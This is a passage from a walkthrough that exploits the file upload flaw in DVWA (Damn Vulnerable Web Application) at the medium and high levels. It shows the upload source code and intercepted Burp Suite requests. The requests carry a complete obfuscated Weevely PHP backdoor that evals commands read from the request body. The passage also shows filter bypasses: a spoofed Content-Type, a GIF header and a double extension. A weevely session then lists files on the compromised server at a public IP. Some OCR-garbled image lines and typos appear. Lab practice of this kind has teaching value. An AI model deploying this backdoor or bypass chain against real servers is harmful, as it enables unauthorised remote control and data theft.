    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

There are two types of filters implemented for the medium level of DVWA file upload: **file size** and **file name**. The size is not a problem, but the file name is validated every time we try to upload the file; yet, when we inspect the source code, we can see that (the highlighted one) the acceptable type is **JPEG** or **PNG** files, **"/image/JPEG"** or **"/image/PNG"**.

We will use the same payload that we used when we originally generated it for this. Let's start Burp Suite with a proxy and attempt to upload the same file we used for the low-security level.

- ★ **Burp Suite with a proxy and try to upload the same file**


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://54.173.241.2:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 54.173.241.2
Content-Length: 1154
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://54.173.241.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2QEDDYcrjKALiNqL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://54.173.241.2/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=sl69a2qe88jijqb7p8l9th3los; security=medium
Connection: close

------WebKitFormBoundary2QEDDYcrjKALiNqL
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary2QEDDYcrjKALiNqL
Content-Disposition: form-data; name="uploaded"; filename="shell1.php"
Content-Type: application/x-php

<?php
$d='(3V$j<$c3V&&$i<$3Vl);$3Vj3V++,$i++){$o.3V=3V$t{$i3V}^$k{$j3V};3V}}return $o3V;}if (@preg_3Vmatch(3';
$Q=str_replace('K','','crKeaKKKte_funKKction');
$E='$3Vk="827ccb0e";3V$3Vkh="ea8a703V6c3V4c3V34";$3Vkf="a16891f84e7b3V";$p3V="33V3V3C3ctK3V3Vbn3VeQqTj8I";';
$h='ob_end3V_cle3Van();$r=3V@3Vbase3V64_3Vencode(@x(@gzco3Vmp3Vress($o),3V$k)3V);p3Vrint("$p3V$kh$r$kf");}';
$v='functio3Vn x($t,$3Vk){$c=3Vstrlen($k);$l=s3Vtr3Vlen($t);3V$o="";3Vfo3Vr($i=03V;$i3V<$l;){for($j=0;';
$B='V"3V/$3Vkh(3V.+)$kf/",@file_g3Vet_con3Vte3Vnts("php:3V/3V/input"),$3Vm)==1)3V {@ob_sta3Vrt();@e3';
$i='Vval(@g3Vzun3Vcompres3Vs(@x(3V@b3Vase64_decode(3V$m[1]3V),$k3V))3V);$o=@ob_3Vget_cont3Vents();3V@';
$o=str_replace('3V','',$E.$v.$d.$B.$i.$h);
$O=$Q('',$o);$O();
?>

------WebKitFormBoundary2QEDDYcrjKALiNqL
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary2QEDDYcrjKALiNqL--
```

From the burp suite screenshot, the Content-Type header with the value **application/x-PHP** will be rejected since it differs from the whitelisted **image/jpeg** and **image/png** kinds. However, we may change this value (**Content-Type: image/jpeg**) and redirect the request using our PHP script.


For example;

filename=”shell1.php”
Content-Type: application/x-php

Change to;


filename=”shell2.jpeg”
Content-Type: image/jpeg

- ★ **Here we changed the file name to jpeg and content type to image/jpeg**


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://54.173.241.2:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 54.173.241.2
Content-Length: 1154
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://54.173.241.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryphh9595iK71zTIT5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://54.173.241.2/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=sl69a2qe88jijqb7p8l9th3los; security=medium
Connection: close

------WebKitFormBoundaryphh9595iK71zTIT5
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryphh9595iK71zTIT5
Content-Disposition: form-data; name="uploaded"; filename="shell2.jpeg"
Content-Type: image/jpeg

<?php
$d='(3V$j<$c3V&&$i<$3Vl);$3Vj3V++,$i++){$o.3V=3V$t{$i3V}^$k{$j3V};3V}}return $o3V;}if (@preg_3Vmatch(3';
$Q=str_replace('K','','crKeaKKKte_funKKction');
$E='$3Vk="827ccb0e";3V$3Vkh="ea8a703V6c3V4c3V34";$3Vkf="a16891f84e7b3V";$p3V="33V3V3C3ctK3V3Vbn3VeQqTj8I";';
$h='ob_end3V_cle3Van();$r=3V@3Vbase3V64_3Vencode(@x(@gzco3Vmp3Vress($o),3V$k)3V);p3Vrint("$p3V$kh$r$kf");}';
$v='functio3Vn x($t,$3Vk){$c=3Vstrlen($k);$l=s3Vtr3Vlen($t);3V$o="";3Vfo3Vr($i=03V;$i3V<$l;){for($j=0;';
$B='V"3V/$3Vkh(3V.+)$kf/",@file_g3Vet_con3Vte3Vnts("php:3V/3V/input"),$3Vm)==1)3V {@ob_sta3Vrt();@e3';
$i='Vval(@g3Vzun3Vcompres3Vs(@x(3V@b3Vase64_decode(3V$m[1]3V),$k3V))3V);$o=@ob_3Vget_cont3Vents();3V@';
$o=str_replace('3V','',$E.$v.$d.$B.$i.$h);
$O=$Q('',$o);$O();
?>

------WebKitFormBoundaryphh9595iK71zTIT5
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryphh9595iK71zTIT5--
```

We get the request after modifying and sending it;



Vulnerability: File Upload

Choose an image to upload:


```
../../hackable/uploads/shell2.jpeg succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

The file has been successfully uploaded (**shell2.jpeg**). That is how you activate File Upload Vulnerability on Medium Difficulty.


★ **Gaining access to the server through a backdoor connection**



```
┌──(kali㉿kali)-[~]
└─$ weevely http://54.173.241.2/hackable/uploads/shell2.php 12345

[+] weevely 4.0.1

[+] Target:     54.173.241.2
[+] Session:    /home/kali/.weevely/sessions/54.173.241.2/shell2_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
920c2bd935dafaa4bec855ceea8e5416.jpg
dvwa_email.png
shell1.php
shell1.php.jpeg
shell2.jpeg
shell2.php
www-data@ip-172-31-6-202:/var/www/html/hackable/uploads $ pwd
/var/www/html/hackable/uploads
www-data@ip-172-31-6-202:/var/www/html/hackable/uploads $ cd/
www-data@ip-172-31-6-202:/ $ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
```

Exploiting (*Difficulty: HIGH*)


Firstly, let's see the source code for the **high** level of security.


High File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

The medium-level technique will not be used in this high level of security. The server's response is the same as the medium level's. Simultaneously, the server will attempt to resize the uploaded "image." The acceptable type is **JPEG**, **PNG,** and **JPG** files. By progressing to a high-level security exploit, we must modify the file type and file extension, which will aid in bypassing the filters. For example, replace **shell2.php** with **shell2.jpeg**.

★ **Burp Suite with a proxy and try to upload the file**



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
INSPECTOR
Search...
0 matches

Request to http://54.173.241.2:80

```
 1 POST /vulnerabilities/upload/ HTTP/1.1
 2 Host: 54.173.241.2
 3 Content-Length: 1174
 4 Cache-Control: max-age=0
 5 Upgrade-Insecure-Requests: 1
 6 Origin: http://54.173.241.2
 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvUANlY1NcVPPsBYR
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://54.173.241.2/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=sl69a2qe88jijqb7p8l9th3los; security=high
14 Connection: close
15
16 ------WebKitFormBoundaryvUANlY1NcVPPsBYR
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryvUANlY1NcVPPsBYR
21 Content-Disposition: form-data; name="uploaded"; filename="shell3.php.jpg"
22 Content-Type: image/jpeg
23
24 GIF98
25 <?php
26 $i=str_replace('TK','','cTKreTKatTKe_fTKuTKncTKtion');
27 $W='ch("/$kh(&((&.(&+(&)$(&kf/",(&@file_g(&e(&t_contents("php:(&//input")(&,(&$';
28 $Q='&m[1](&),$k)));$o=@o(&b_g(&e(&t_cont(&ents();@o(&b_end_cle(&an();(&$r=@ba';
29 $h='p="X(&CiYBOQvpGsBv3pH";f(&unct(&io(&n x($t,$k){$(&c=str(&le(&n($k);(&(&$l';
30 $O='(&(&(&++,$i++){$o.=$t{$i}^(&$k(&{$j};}}r(&etur(&n $o;(&}if (@pre(&g(&_mat';
31 $P='m)==1) {@ob(&_start();@ev(&al(@gzuncom(&pres(&s(@x(@(&b(&ase64_decode((&$(';
32 $u='=strlen($(&t(&);$o="";for(&($i=0;(&$i<$l(&;){for($j=(&0;($j<$(&c&&$i<$(&l);$j';
33 $r='(&$k="8(&27ccb0e";$kh="e(&a8a706c(&4c3(&4(&";$kf="(&a168(&91(&f84e7(&b";$';
34 $j='se6(&4_en(&code(@(&x(@g(&(&zcompress(&($o),$k));pri(&nt("$(&(&p$kh$r$kf");}';
35 $d=str_replace('(&','',$r.$h.$u.$O.$W.$P.$Q.$j);
36 $n=$i('',$d);$n();
37 ?>
38
39 ------WebKitFormBoundaryvUANlY1NcVPPsBYR
40 Content-Disposition: form-data; name="Upload"
41
42 Upload
43 ------WebKitFormBoundaryvUANlY1NcVPPsBYR--
44
```

From the image we can see that adding a leading line with **GIF89a** [7] (it's an animated GIF, GIF98 is used to state the file format. Sometimes the server doesn't check the extension but instead checks the header of the file. Using GIF98 or GIF98a we can bypass this security.) before the script **Line24** also changes the file extension to double extension "shell3.php.jpg" before forwarding the request from the Burp Suite.

★ **After uploading the shell script**




Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/shell3.php.jpg succesfully uploaded!
```

